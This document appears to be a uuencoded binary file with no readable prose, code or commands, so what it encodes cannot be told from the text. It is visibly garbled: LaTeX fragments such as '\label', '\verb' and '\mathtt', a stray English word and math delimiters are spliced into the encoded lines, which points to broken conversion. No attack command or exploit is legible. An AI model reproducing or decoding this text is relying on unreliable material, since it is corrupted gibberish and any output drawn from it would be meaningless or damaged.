$M/T_,@/1.!7P>@/P>:(0"_B83YR[\]4=W1^?YP=DM]X//+[A(%Z/SO.8IC'\0"_B83YR[\]4=W1^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X//+[A(W1)^?YP=DM]X/-(A(W1)^?YP=DM]X/-(A(W1)^?YP=DM]X/-(A(W1)^?YP=DM]X/-(A(W1)^?YP=DM]X/-(A(W1)^?YP=DM]X/-(A(W1)^?YP=DM)X/-(A(W1)^?YP=DM)X/-(A(W1)^?YP=DM)X/-(A(W1)^?YP=DM)X/-(A(W1)^?YP=DM$ $\label{eq:mg$F} $$ MG$F_></OK=XD!"8B$N=TH0>$$:?\^GW>_W?V>$$ W?_]U_W_\-[X%]O^D8.$ M]VO\%?Q*#N=L7_^?Q?=U*S)(^(3Z3XB'VDQ_LAC_LFOUSD^)Q^EM`S6?QX? $M(V?Z_J)@?I[X7PF$)!3@(&GFX,XW"*^#^2_PF6C8_P+&4^*](G2#L\IU3<2)$ M(SE[/B M-3!>GI@S33@9G=&&JZTO+?D9R>O`;HPN7L.)XOBYUHGXLAA)Y3%-M7J^-.9%\$9?C4+97RO#,9:"C8R%&<EG0Z<D[7);:,VC=IR[!_2MCHU*X,3BA0 MQJ&:2\$*F<R2I,C6HR=K&AO4J'.:E@X\ISY1,=A%0*C->B42TVKB/NUO#9*'S M%#I1<^N-;E'S5#&R\)>/`T>IDZJ,S<BA)X__EZA!MV?3R\'`[=K".GZZ.!`D M]]]V_)G_`.W\EUY643;70JH1J)SL#+DS9I*H'Q]1"@L[]L1!W'?G*2,"4)ZM MOS]?(<G6EE/\$:AA_TG3R][-]VB\$.J)ETPZ9+A)C_#,\$IOU'IH>01ODQ\$-&UX MLV]QY.N]4VEJ3:H+T;>C?;MJ+JEI.RKA/5](4O2:2>M1+^1Z,M^5:QD%:!WF M"Q#E),_<4_B=]\;<C!S2_@R?Z8ORWJ:66Z%RT4_OI((HJ!QO*'EPC[FDEG?V MNDO4QKJS2RG@8J(Z+6T"(MK8A?:T*963B\$"?78A0(6E50[E82CEB<*Q-M.8J M=&M83689LI>"; `IAHB]^@W<"9L<1H[#\$0=H;20I9;7IEAYUEE>.NGGK@<!T_ MHKB%'TTT)+0\T6Y1_W2]9G2G&NDXTR?I#8Z?.Q`IF2L_CY%%9'VRE!B6:2)> MVA\9_TH`;-Y!M>#\A3BT#9-`;\$U%3JHC,+\KZ9F>H.\L':>-M9TL.ED&\$X!< M"#,^]J()2(W!*09YAZ3#0UN7LZ\$;M*T`@TS))'M[=2Y\$'_3*,5JPG(ZQUI,) M%4VPT<\$RNDGIGK;K*[&\6=\$"`R'PDKB+T[8G=F;E@F^3&;FYEJ_.-16]:`GB $MQ-LGO="J<!H^@D1X2V'&1$/?@:J1-:@(<&K*/4',\%K+%C+3[[#!)]1VE3R,$ MZZSMOCF;8E'WZKW(]4D=`26EB[M<!`Z)!&PUZ0:Q.AC;S!P'G\$F*FC+(TJ4I $MP5IYF[>+.:\V)):S8->18#92*8IA:P9K^16K0T<Q)R`]>;# <0%PU)B--#;S$ M50F!V(8C^:*Z#8@EH12]9MC,C%@BB6,FL4*JQ025C9A]P<-OT#\$.0%SHE&MG M&X6Y-N)H2Z=ZHI+HY:@@NL699'?H*L\$TS*^](21L'RRCR]O(Y)]-KVO]2UZ2 MRD\$6:=E\$35Q2R\AXC<&8%7=?D[#W)W+@R\$:9(3EQ'XF)66XWN0\$BKJ65>K_? MX1OG,KK[;*%OJ(%HVD!A34.Y^>F6/+@FK2L4\>N=[X!=SW3B6-W3TK,RK-6@ $M@WWW=6VMC6OU-+5+'-C`WTJ:<T'MC&$8)(>)2>W:;VSP-YR"4_H,[K"&M(!J)]$ $\verb|M"OG[RON9QVK$0N"W)P26RF(0<T'B^;L>'/^4@.@0YY$N`AJYGO[CS[RL.D<H] | Although | Althoug$ M72\$=CZ%\$T8VY-\6;/`6:85:''P;=CS=4\"UMX"@"1<!R?C@S;>LYENC.)<G4 M<\$XU"NE\$0K,7VD=*LU8.-=^-6K,(CO^)QT65E(X5A6Q`0)O/N"BNW'M?MBCY MS@"0Y+W:W[:TB-]9S\G1^RA1A:#!\$56NW7\!4APFM<)M0>"CCKP9P[^51@^E M\M&+JN(7UAZ=UU7M,2"YRPW3K80_.8]"HR!#`[,5-?/"D(0.D1\$&?KG">0<H M=*3-A9X*W<ERIET, H@OQ`Y+#N)F@EH!@W4(N#W4*429=C5KH@Z(Q9J.ONF2)M*(;C[@J(0VFEC%%5=0V//7"ZG*FQ7Y]-GBR276'I.6(=*\$66UB3?;2T'LX"M M5]YN\$,]02S#-@MD*XF#1E\$Z.RE]E`M*9TQ5%G4R,^EFITQ%*L6TBY-;4F;66 M.8G?,&%Z*:?*E2VK&/&99TC0_2PX8/S6OB,-D,\M@RD@<RHR+M*PJU)0/?U' MR0==G-_V[AXZD\$:&.1GE^?NNL78]2@9\$")A[^R-I47U%(K2BTY#8PV8:?_@< MFG*-(2Y#+-2__0\$GQF'F-N4`*XY:<:_-)A8(8*OAHC-_\$T+@I<]A?![6-J)5 $\verb|M%O5|CN|M(!Y>S5T3'>@,]V] FLHFDU=YY_9RQ:<V/*YK82;T8<\#\&VBQ_;\&O:2|$ $M--62QB\D-Q^EW^*-=\&&Y_XM"LJ.Q,,VC^+MW[G.E;WW<R&+'X?^&_#E7CO9PN]$ $\texttt{MUEZ?[.SG=IO'W_)M2LFI} + @FZ>HE?=-WA*T<>IRD1]-/LGP \setminus) = &P4H]>M.SZ$

M>;*7+Y6(\$W?E1%+PPX\%+[F([69<18&;=/W@BZ2N?8-HH[>L[6H8(/0*>FX0 MN@G2[.0P?NRV+REP<>562<'':.EJI6Z>*/K]C&=7\Y3H_WG:^M?IR6;L_K19 MR>?L";BJN+81&?]J75>CAWAD>E&Q:VF%:1G![=QD!L&Z`TJYG\$E,<G;JWYG? M<%AJF658TCRVP%0/#::WSN@?VSD(L;T+ICYW7_B<'[Y<&HLQW&*I<+^^O]&J $M'V/_F/[?X4+_^'_\&_[_W]TD^[UP013]L8%E]OK=?UR>=V]:\&P[X=ON!\&[8(B)]$ M]@OGH@4^[\-,][7:7D_W\$'[.YV^S[XOV=CU2^Y^S]@?KV.PI^&:[G8Z_9[': M[`=7KHA^G4# 7 P%!Y`A"#&!:=4HH,W>3;G!ED\$&BT S%EAN+YA4R]TJE?QA MC!!<;7'W>XW;<#7CQKS4=\$74B?*_C!MY7^"O]WTU_?<05H%'"`\$!Q4`*`E<D M2=NR]Z6,C.\$CH^1LNIUMQD]D]/28!NR5O1+RS34DZG.[C7O^90]*P/WIOA^\$ M"Z``(@%N8,@&%6<N`H(_UQFW)+,<6`M]XWDT)\AUJET!6TM+1>GXNJXL%C]` MVU>0&K5H:1;F.G!1))]*BX=SQB#]G=;2>:/MJW4FE3T#D2=.EK:/N3&EKETF M?DGMSEGU)V@G%^=S^H]UE]?879)^\$.*U.[)^;+3=DZ!X>7)+U9[L'F*YVUC^ $M_CRW?G3/JS*<8DFF+TEFY\#\&YC*UA(V+1\&C1_ZPOF?<V/QSYL?)Z*Y=]_7 MT-ZYN]'<R]E0')I;1U=[?*4UZ!D%L=X4:<R'HE-TK)F2AS:<3FZ<D"!FU_)7 M!H(IFV?G<380[W&]BB.:GK[)&Z*:96[3JR%QMU5MMCH+EZ:N#/K_UT36;+>J MN*T1R3EJETA+; (JCOE@C&@A!BC''\$.!C3K*DXK1J:_*G7V76HJXA4)V4-4?, MO;REL@WOLP2#L3SAH:S,+!=NGWJMV%@_B\$\$_OK%_C].&_C6M,T?Y<U64\2%5 M&+*)QJLZNH;H,C05_Z5%NGAA&4*:L'L\$9".V:Q4IDY#JANB9/-4T"_J1<H@6 $M[,Z$AB1)_/V[+Q(C>YIRA$-MD!W@K(H:ZYP7+860!ZS:5+3;^M-QO;)) E)T$ M."BXY/Q8E_F24,,+7\$1!UP*@XK#;A.AAI2FQL*:6HSB00\/`8I!4R5.C6DP% M&!T`R0"6E%.HN4T1E&M`I\L(]ERP]^;V@4M#5C.?0AO5GH=)O\$U1F2".%T(D $M"-YN'!P)Q>/SIP3=1$,CX!X!@&7IJZNTS>L=4(CA,]$,N:419\\'0Z08IKO[M]$ M"3=D`);/@?;P)IT,/,W2V@:MY*AF*=>S5J@Y.,'S@@>4'C+0I<O)?A\$ES`;J M/OJ<Q/43V6:1;6\$BBVQ#>V@*)2G1Z,RC9Z*2HJC6Z*KOSZ*UL&G*RO:SE(*` MS-2!AA`VQ#\$9:4C3:^".I!G>R]2(7U!MNUO/=GS.QM@W(!!!\$4+R*,"1\$8\0 M`!%?RA@1@1`0#"*BT<J0V\@YF<>O*;3\&"T,MA6@6AH9.:@PKC?8V+EF>#F< MHF_POUJ"U%1;S;OY.8TZOK]KP=(%*4]W\@]`'5!VT:`%!V"!U?E;=3GW[3PH MHYNDS7@_,_1G#MZ $^{\infty}$ _V(NK $^{+}$ K:Y@[@Y 3 * * "#XQH;L4F==N7W)ZTHHSK# M=T[UZRBLU1U&@RE5^ZU1116[I=#X3LY98="ARP4=KPRZK/060D9MV: ;FQI1 M\$N;6R!(P-\$0,#/GC=\$I#\$=1#T7=N)8,,9T#,,>Z)F-\$=1R,6+MRE*Q[5EX'> MOD5@6T^O=E9:55&E8!M>&W3B:ZE"D!TWGP,>^=JP8K;9<;'*YKHJR0.!YA0: MXPP\:,Q4\$9,DCX"232T\$Y43(2`J,PLZ%@QGS92RS2%QJ*I)\4PJP+Q*T<[&6 $M.^WI\;8Y/(R]S\&ZM7;D(VJ\&3,10];.Y)>G%['XQN.""^]3$_(EL%OR##*2^S)$ $\label{eq:mm(>^6869M; U1=T8&0"<(91`M1LS7>3R+M5A@HQJ/0D\4V1"?,9/=.=U#<4)} \\$ M#\$21HS,(8NH4ZJ+3YU*2?::LT=\0.C(N3G!^S&_L]D[GLXK-Q4:)T9#XV)58 MBF29\$X\$GBB8-3%Y%PB+7Q5HEKP<;-&\$HRFULX,%^KQJY)];J+=P#!8=(ZTR\ M2]W4LL&K949\$-%0:?L;<"`V.EV6F"8!LG3F=%'-HZZ+;X@M\W-UFFVO\$]#_S MX[X#I?1%'5U5(`'PE4A54-#15<_A[]`D]!JO1#L`(7^T!!_G%2`8D(OOH*T+ $M^D+GCP(=>4NX8=2,D>\&/7)FVC!GM@\\"J<9#,\\@AME11FH;"4<;8`RF<04$!$ M(C:1\$7(/'S]P#F7P)])])3()INL`!+R40QW3"22A*8X13+FK=:2F.::,W.MB9V/G]7N-%W,0"#N`:1NH>04]W0'EG39`2J^\\-B/"W2(!-(`#A8'W=RKBW0 M]<'M@=X'6J:OC90*&WN5Z-XL6!@)KJYV+A[`>MMY>"7QJ2S?JRZ(J_7BTN+2 $\label{eq:mi} $$ MI = G$; WUVG/$FQ?@V^T*8\8T; C62*(CL'=V7T./%GS9_#]"=F=?R=.<85$ $$$ M\@E4HB+5=<T=AS33U'Q1SI;]J<\$XLG>[>]FTX/AO;>]&_#/!?--EUV2Z(VH@ $M#8GEB)^K=58\&)8ZG3%=GA2=B/5KZ5^YFW=*JYO&NB-6<78OIC^L<07$IP!$ $MV)JB(B9@G+84:*9*6*3@6B32*`G!U4<\D7QXMHQ&*=4V1;PCU+,Z1<HF98LT$ MMX\$JBL,I>M`P-R)PZGK]D3-)\$I:"R"QA`0,0A"`!\$!@KT+P+T"<#/!:DDK`! M2%^Q)5_,3#*G5(&%X3#HE%`%*PB8AQ03T6-?JHN#28/"4,5:1CDIRJ=A?F&6 M++.N[C!7(`0YL*&EFY:+YPJW"LNWB*)164BK,`BE9-_6QZUJ01G<S0A@I<A-M:U%%0H\]OT(`+#1`KOK@`O'-YJ``4##+#&,8\$B1">:&BL#@+L,"-HU4F2:4' $M,"!F,!4U5P!\P=^/)J0L\&:@*L#4Q4UD-](X;^.*+>QPWT]WNM!T(X!44'UY)$ M?U_!^*!P<6*[`,Q@_23[W5^0G2@%J!\$`80I((!`L53.`9SH\$'R>]S_%^"!.-M@3.D(#3K5H::N.LUM;TGSA&F`,#!,14+<1D+@),AP`E!9^U:T\$TD6&L#Y[X= MGNQR&JVU`4*+W'7ABP(("4_E4/>=>W8%>,%P*BJ;HKMB!#=\$5(U`,3-9'9YN M*>F^XKN\=*5"W\$Y\^X#D\$_,-8\2X*#5I?5Q!WJ%0:P\$P*P6*FTC*M.CCX@L MK8S^1P8[GAFGI\09<E6#0J]=B\X@FDMZ>Z\G*::9Q\$L5#CI%@:;,@".N\18# M?F-AKH<9\.L2)UTY@7B@''KC"2A%.#V+U]5I4KEZK?9U75?2<9SZK<>(^']O M]7\[^[[MY+X3R1-?V4?1'FNT`<-',)9";.@AVLM@%"M/UPTW6\$+_[+V&9Z^5 M^HG-B#]!=<WZX'8*`SU1]CLB#KB9F]FY%V.R/L]CZ\54=\$GZ^WVU.SVB!C^K

 $M_S**]79[?9_]XW, $7]=+]7=`?U=0]?K[W1^SP?IX.\/S4!W0B@_7S_/_S3$ MOE]`DLTGT/0(?_Q(]\$`'^8>E^?WF/8'L2'F'V/L:_2_)QUGR4^;3XK'WV?HL $\label{eq:mn2_6} $$MN?_6;_-UM\MK1$W>7W?F?>_.;I7)R?-Z\KK/_&QC29X@XUW/@/ISY7608?0?$ MJ?F8"C['Z#[[AP8[\`XY]\YS+1,/\H"*[Q("2XWE^`YW"YVYT/J><HP:YAJY MVJ] $UY44&1W'9-=7+4XI3;P^2_U[K:-3&?J*005\]?I)2Y?)=>?`:/F)SHY>:$ M7T5.Q0)43WE1ATO=15[)BFR3,8E<?Z-JSJ?.<#=5W9[DH';7J=Z4EQY(&*[W MS/SMC.C.\$KE4FWR(%),7"]?MEW:*Q\$+)MY];(NI-T.6>,ZLM&2W\?]5!/[F $MA-NZ?@<.J(YXT?T1S6%1\TG,W(WR(OXD96:1<_OHOXJ$7Y3:=>ULTU<:KVS)$ $MX]KLR$0+4;^J*G-+:S9]S6>0_WMP\)B([S/X-_\,G5DR1]N*O1SOXX;*-U;,$ MV2TX.K<8CHHG:CYV)"WRT+,^)NHPY-SAU2Y%`V^J@EUA\$VZ.RHJYA91/A%KH M?);8.Y96BR.:7(347ND\$S-B>B05E2+ZB6>2-4]V_'5*>FTU&\11!7"[*#-H\$ $M?^4*W1G:*_{DE3XL[4XY+716R]^L>XY?<YP}\\]E1&\#[4C<EVR^X&02)K3$ $MD&(>+QIEA;EO5WHOB=>3C)'0$R!1N&D(AI<R;U+1YZ=&(ZD$?,+<G77"/^@B)$ M.2\P9X[.<W"*M>M@Y7TPUYM66Y[%=K2-8I),W,QV885BD#9@!6JNZ.?JY8!V M*SA.GD'O?@%)SL&RQ3\$M6/%3'9E8N-''9G639OM:D:OV)"SM5=N+4E#',"X, MI1R/R_Q\$_+\$GP!1C8C)X;E[T%2N(VM*JJVS:6*@:BH0K4Z-V+.V^]"QSVO*% M>KM`S7#7UYFK<J2J;%,@=D_F8\$96*1^B*IL]3Z!F8#"4O>Q8@J5R\$H:HK@)& M^J;QZ=BZ-&O<9Q/+9<,I6RA"I+[[J+JF>&RL4=)XP<8R.SG/.<FNVM`GN=Q9 MK59T3V#FV:_8.E?OGQYK625<`%ZYQ4J-3""S)&03<4)/<ZWLIAJF)5?`UI.) MR'?3AS!D4@.]4X5A*55=?K#"U<RI@UD<M>)B^&-;YG0@NESL@+5!;&]I71`T $\mathtt{MH}\,]\,6\,3\&\,:\,\mathtt{WXOEL}\,(\,\#@\mathtt{JR}\,)\,=\,]\,3\,9\,6\,\%\,9\,2\,6\,?\,4\,B\,+\,D\,-\,VV\,8\,Y\,J\,\$\,E\,:\,O\,)\,+\,\&\,^*\,-\,U\,D\,K\,-\,H\,^*\,.\,S\,0\,L\,\&\,,\,\,,\,9$ M9>1Q(\X<:8>>NA8T`G`#2/?NB[M"9QUU@ELTW:;/SU:F26357#:\$9AT%&@!\$ M(6QF[LER=B9SY_]4,"/_@BI)*6(A159FZ*,X6I.0]6?,7`BCW;2YQ!'*+N]2 M@E6\$AQ,XZ2(%.R*W@CK0P5\H6%K,_]40"B:'^^KFQP0H<@K3J:KTF48C!F3; M'L5NB]\$5^9'IGN%LC,^AUJS>V"(+"Q'K>.ZB/*:W=?&"I/=A5.MZ&^:'HH>8 M#G-E]BR@X5@B'<<%\"N"Y&/<PR#EUO8S][L[WO,9;UIZ\$R0L6KIY:P7B>&[U MYYMW>B>Z`RC5^?68<8PX\0S;C#_-G.!\$5QFWN.-]2+%M7E>3Q!\Y&UOL2(0V M[9J\X+F3*I(\,N<JSDTB',K&NW3/NVD_YXF:IY\$M@:F.:08J9@1.@%GL>\,B M*!QMD<9[NH-)6,7*R.0V\$I!Y8SIXHH@<X%SJGE2\DF6+:<2'*[I:;20)6^6. MJ6>G<1C%H0JQBYA%;&K!)CA2,?JJ1F4%?(T3&UM3G6!B#9>,]OD<\W><:]_3 M1%2`_.:B=AT4DJ!^=D-/]E#\$L3QR#Y,]#XA!6]#45*RP2N:ZIA;G"D&^DAZM MBYFL_JM75+)&TW6CJE6-]6]OMV1SGBGV17#?.3:''/NW:6OD3U.KF?Y_.T!M MK[J^>?//40TD,!91X;>CA=MY&MU\$MX;R&B-D6W)T333<9.J*1M.5*0(YS]64 $MG\?'-X.6=B*<VT&S)A)3T,,Y)\:?"U3;^!]PM`M$;"Z%W]#UG>1=@3X_X&RZ$ $MG\>M)C5J6DV-&7L\#\#9GG,B8-:$<T1\;EPBNK-`ENC42*K7N52-7M^G<>>IL\$ $MUJ! > U_, G1J$470BT0 ; & i = G1R3X%W^52)M/3 - . > NOB%_2W[B;1^V1 > /9LV]$ M]SF/KW<W"JF4.*/'I'MR0PL&K66"VA&S6,5Q<P*IY^KNE+>/.-SE;_&;O(,A M^P<*QI]V^>CFP*R\1@W")F+#&R>S1(-KR?GWT\LPJY+AYCIN,M0E^N[2\$\$00 M9"'!)"0997M'/614X/!E`W]*P)_/T5\$12UN:NOLJVL'=>E\$FQ:M.;</_6B8" M5_M?8,H=S`5QDY5F'5#2=QSLO[/>(D0O/Q.5OAV5@^#-H08+7.X`NWL6@8#% $M_Z[G?\$=WTD<!*@7=`+.^^'[_]60"S/?SWV=WOC']G;\#L]GM=L8\$=HH!=KM&:$ MHD76`7Y; UOL#N:KL0N>=UNEV.P=]?5.2*^@KF=8SK%=3J GSNF?T1](80JY M_Y]/H_Z`D!..ATND#WH_\Z("[WZ_AU/X]7*J=7].KH"LR(5^MLJ'&%L.H;>X MKJG''<82(@.`@GC(WS\$"XRO'/W2PT%\$#"E`U2W(7%I+B`-\$`%!JM[FP\CRT] MP=L^>L0`\$(@D+G\$C7":[DCPR0*)#DNOE,:+-U>ALUDP2+6^<_C[?RLMQ^!R=</pre> M7Y7(XTGQ&V?8S"]#'^75[@SF]#7G(0U>NQ!B9]6QHD]@V/;[&70-;Y3XL.2# M[?;]0*B:RH5IUBCU*WB-TZI&L729.]^M#GRN9:.&WE.S?[3_[:,HN.L?ZO*= $MU4^2YD^* - \#eV^*? 9 - DNJ':); E + DL2YQZO/; Q8BLBI, Z*, E* < B[AB?*!X5(N.?)]$ M+,5;P4?L%(S_U*7T"N:UGFDQ":*M*BSZ!?408(ON@R\N'3TDV;4&W]</][+" MS2SA/Y`\M*3;6G<N/O<\$>#AQ[_+(B9^VY3-;WVQW;&85\1,^#):&CPG.%J!B M3+N#3<P\PAN5^^:*V3#QIC732#&3R.A'W)LU"*<\$3YZRY27%(*N3'I8JJ8=T M? H,@'W<G!YN:0H[B>=31P-V[(R5V%SL<BPPNM:5;5CIG[J6UC566R3Q3RR] M6^#G?OSD??1BA;VCZX<@@)HMGVA BODJ`TFHHOWF7PRKFFCG2(SC%DBJEEZJ $\texttt{M?T/VK24;8UPB<RIX"BK34LX}_6-\texttt{E!S\$+?[=LVX_BZA;!V;R)HQ+"_DDLT(G. }$ MSP36%=-6/5H?(^R:R7S8RF9Y1-VHT?:[=T#G\$FC05V4W.57HP6RE*P0!3W@= $MXD'+@X=.KK/7LW"'?&(&E*M-Z2<\3U2Z*BQ^CJ)D.Q-"HQA_E5IATE6$F9%,$ M0>.Z+<-=1V;Z%&_8=CH6#9G;.XB*D\$Z;-S;5T2MTNYG![A=7>W*.P\+S#':V MN-P4U,S!-K7\$G3\$4[=Z'S4!80%PYN)Z75//94,]#%NS^UX:0>68=WCU9MS:3 M[^[G6)T0BBQ1>>S\$VH'+54<6N)![*V+!Y)BCHHCRJSKB_+A<?5("&F[*[;<; M4+T<RIH'+COO<ON7TDL"C'&^J-O;WB+_'<"%S<'.IU"ZN<676^CLLGH:(K3K

MZD+0Z, "3CYFWQ#7QLW=.Z;-SH5,I-K\$>A<+R/!T/;R'Q!Q2\3OS\$X&8.20X\ M)]\O*YU]H_@:]6A%033=Y7J!@52S_#8+<B=`\F,ELZ<<I,U*5HR;3(B@8BQ0 M: "2#=,Q]O>4KB[@QBV.ORAXU;A>3#V<N[7'#9UT@80AQ'(RKDF3GZ=HNZO(H $M(^{U})39./_{+AB4/1:H/0FD}, 7(8?)_{VEC};[R\CNX_&*3V8DF)_{JV+?86Z3}$ ME`QA<3])/6+@Y9.[&\$UFL(:AW@CR/#9NE\$?7WHIN))),U?2IE15@PQ!C55YS $M_5Q(\$!-!\$0\&Z8\&TDYEG\$VKD3W0U>@?>?K\VVQ:+^:U4`#!P[FQ9&9<DGJSK5]$ MB5E\$7.RM4T<U9MD*L>('(F#170V<3P);@GB %,H'F,1WZAT9HLZ X-^C][5N M<&TVAF#NAQX6B3+4FV\M3*YE&QY*=32A\$MUTMZ^6*7*SHA7"LQ-\`79@DRYC M`A-HM"_N73@USV?_-?&8U(U1.+)!TYJ:'`VY`DHIRRG'22=,=,8Z600,:8SQ M3MX:!H*1-!NDORKKI2I"3TU%\$=%MX%:Q&J"\$%(1=4!%EYGHH3(>`GNT2\+PR MU;[8^&U(MHQ3V-9C(';[0Q4HQS(<NEY6F6I',UG11"43E[UM0+'E8E(G"P/Z ME!FW\^YP&,`DJN32]4&DC/<HF)X*L@0W#-I%TRRHWG\$?&[`9IO_^>5/*,APT MPTOKD<'J6T5,)W\]T?^2?31%BQ&4.DHPWC;:=6JDLP)GR"54A<!CYR:7EIM_ MW<<<G9;()']%CA9HJJ@2\$D#((FUFTJ?^6S'E5\$\$W!:0*?6C(]"I9-N?=@?&B $MP7K_+Q8I_]SO;8OW_*ZU?(W"^U=(K;]'^6;R^PRTXFKSVY)1MR#+^@(T'\Z2)$ M5`]ED;4\(J9<W!'QMB\"?_B*;;[E.3J-VMJO`;&&XI@HW;:MV1)Z["ID12^J M@Z+I[B]E9%<W%-5"2I5'ET2=G^*ZXRCU#OJHBM4\$%A)[+_?0U7@QQ_^]+_"Q $M^BIC"3Y\&E&O']IQ\4XJ21->7.(IN/+(+/(.&CI[\4V6?KYGK&@U'_H_.C*)]IQ$ MZZE(0XJ+7>I\JK&,RJZ:D4V#WU^%ZJ8.#KK5=_2S(X/!H:2/##+1'.Z.[S*? $M*9KBB(Z$F;-B/.;J]6?;VX/M[T@X&5V3#=;N_5D=N9-9:I)%>9(G9YY]FS7K$ MU\BP&"]K@6<5NR=\$>>R?LV#G09#0A@5]H]*AS&C1XX8,EL!Z-?2XBI`OZ;YH MBLV`V`!".:511DK_U30R/4&,`REY'75#J<RDTF`TIZW'R*W'ST,Y/0."`N%]</pre> M&T#"X85#4E`0<00*+^^])<PK!QZ'[JU^G/`OP)GL)Z!AE2)S29*]_Y0,H['M M_NN>Z'<SP_W=S[.]WNWV_P\$&;[MD'W=W[^_WR._2?V[G>)_'O!WLKW_P[GWA $MW1=WN='N=T/^]WO?>3^!0>#P?AX.YX$P^X.]VOU[7:!Y_H7Z=?Q^)#:^(.N($ MBV\$&NJKLD#-G<8TPQ""^BK;\D/F+/\8RE-/Z#?W"+(8[C>"?Y*PQ?6\$U0?+\ M?VD\$'#V9(FL4`4P+#2%!LQ>\$C_K\T^#O\KY>\V^=LGGF;87B,\9Q?#@Y];I-M>-];-MT("_PS9N\SJ?,V,P[H")@CS2*6S3H.A!F.:#?ZR5"^QSUSV+6FDT"0 $MHI3"2:S0H\&HC=YX9=MD[Z/B?D5.\&X<$, &T!S]C/=^QJ!4_;-Q1V;#_6VY$ $MH[_G3?;Z>''+O'3\$?2-UIDG-FLF.[:-E7>T<L"EQ0J5*:\8.6:*3H^>T4:FJ$ M"#9Q:K9MSN#(GI[?2(:-=2(PBAME#E%G+"4Z@+HK%C(?_1#ELU)^@''GF:%W M06U`6QE^&=.7V1<HL"RTH??)H7L4F0:!X;>9^C'E;?,8ZAH/-;P:>':_`[J9 $\texttt{M*[9RQ4QT:;:Q8S/F$Z<;$<?:02^W]D^XO-!GZ=TU7\\-*-1M=M+MLVY@N1.$#^ }$ MI5HZ,7!`?DYH'R-`OX<[.8)%_H95<75_(WWAF\$2MN0I]636>L0HC51F54B9% MJ,XKGBOV-9WA70%7CT4Y94<4VW.V./+'1*YJ7J0-,[%?J7(GN6I0YB';,9LI M+KLK<]_XL271^`*81I#4!4.IE44JJ>J]5(]Z('52PX(283&FL?(M4(G#),PB M\$1`XB]Q8*28P\)B""+*:=!2*SH#Q"%),**E+Z9QDOXD2W="I\$;Y[=X=@A</= MU0E'0^@62=?.+7"A(KO+?JI?\$Z3<S1!YHPWSYFS0>T!M8`O'F3-L\$CQ#+-G- $M%7M.G[Z,A]EJ4BKF'I;D.>0HE$R#;DS7#1(/"Z^Z6JFL\S0HL<^H(O%MH2.$)$ $M0(.(T_*D8:VVK087N_N1:I<^1\#$-8\22.8D7*H]"$JV2\G1Z\8($C'<+I+\#A$ $\label{eq:main_main} $$MJ^*+X4D1=`XHMKWMG`X/HY3"O.$@NOAWYX*IFKJ-RZ9GV\$\#ZK\U;S==2LN@$$ MT-RD@=5?-R-*L:K3+@9ZUA#,^CO-1:^3CM4QQTC8T\$1.J&]E6[X%7XTD'-%N $M\sc = QOSC2.Y@ICLP < 7!6*T1,9:')GJS3)S = O2-8Y"5YW;JHW?>89<[6I=!-QOSC2.Y@ICLP < 7!6*T1,9:')GJS3)S=O2-8Y"5YW;JHW?>89<[6I=!-QOSC2.Y@ICLP < 7!6*T1,9:']GJS3)S=O2-8Y"5YW;JHW?>89<[6I=!-QOSC2.Y@ICLP < 7!6*T1,9:']GJS3)S=O2-8Y"5YW;JHW?>89<[6I=!-QOSC2.Y@ICLP < 7!6*T1,9:']GJS3)S=O2-8Y"5YW;JHW?>89<[6I=!-QOSC2.Y@ICLP < 7!6*T1,9:']GJS3)S=O2-8Y"5YW;JHW?>89<[6I=!-QOSC2.Y@ICLP < 7!6*T1,9:']GJS3)S=O2-8Y"5YW;JHW?>89<[6I=!-QOSC2.Y@ICLP < 7!6*T1,9:']GJS3)S=O2-8Y"5YW;JHW?>80<[6I=!-QOSC2.Y@ICLP < 7!6*T1,9:']GJS3)S=O2-8Y"5YW;JHW?>80<[6I=!-QOSC2.Y@ICLP < 7!6*T1,9:']GJS3)S=O2-8Y"5YW;JHW?>80<[6I=!-QOSC2.Y@ICLP < 7!6*T1,9:']GJS3)S=O2-8Y"5YW;JHW?$ M`I7(#*VC,-IY#1Q,7^MU(V*96+7(II3/FVQ+4X\$IDV2FF!&I*<HSC=JC,%77 $\texttt{M^DNCJT^MM:} Z + /2AZ > ; \texttt{V%;}) \texttt{KOZ} > = ; \texttt{ASG=8"KUT[]}, \texttt{3JXY1E\&D!PA*X@108;L}$ M1)&&L6;XM'5[\$3K%FK_PZ2,R4CWB2R&!8_]K#AUJAH?X2@D`QLQ:NF8F8UU[M\G.-%=\$!RXS8+8(-?AZ_W'XA67T\$!F\$XAM[V5F>!]&[/,DS30"\LEU1YE/D9 MB+99YR.3F`P&ZX\C2K"+\0\$#\$JFC1FAI@XI.M<@4<.Y<!W6K#ZXF!HX./6YO $M5##YOXZ;A>(,SP/BJQ;\ightarrows,SOSQ0L%[M-,8^RWCR5$;9^B*8KV_^K/-`<%.%'I$ M?B,\>0N'CG(\,[2"J00#\$+DV7+1UP2W2`Q;E\$GS9:^K6UN.Y@C/6M)DXVFY6 M&R)B<GD49F)4:YLN8TXVMT*M[MB^G%67AJ[E@%X8\HIT\^;-OYM4WR('/VBD M;L^D6'7.BUW8566F(591Z(G+L@XNK\$S)PA0H#P[CF5> !V5+[6&^W%Y?-FH^ M&'3HR J7029HU]1?I3@NAMSEGT/%Z:ZQV6-U(8S3&,#A!P:"APUIRXSCK\$;' M!<D[Y*A\A>67KVC.SNHYG7T2UJ":\$NM!U[F8M"(E(>I#C?@CVSUAOH=GKN4* $\label{eq:myle} \texttt{MYLE\$=G`=IL(3M'-M<VW;]Y,KY,7KM/C&Q<UDFF3T^-E$C=P35\#7>6DH\$186:}$ MO5IB,D1TTE%JWJD-=!S3M<L335=R\$2;\BTWFC>*?>33&<&9#2&27`^V^ECI+ $MG.H'"-54NR><COU]UA/>6YKHP$, \OAA#OC3HMBZ<V/MG'^A">N/)7WW!?K#I$ $M._1JZL5VJO959EVEA'<@:$Q+/@K?K!WZ^57;];*?A/VRS;TCW[^?U@H]4J_$ M75('K6UQ04`MW=,Y\$_-PQQ[*!DBF(O*(6VB3_V=&:CR.#LUS[K)J!V=_.;EU MA&C;*<6/QYJ'!SJ,@OY^/]:/5J[<=<N26?/7V=R::(P\$6P46]P7II%UN7&NW $M-^{]V@/CSJ'M;F30S8$@O&_6U5@6ZWH9$B46+8$MWMZ:QG.NR9&WM/@J%.X%G$

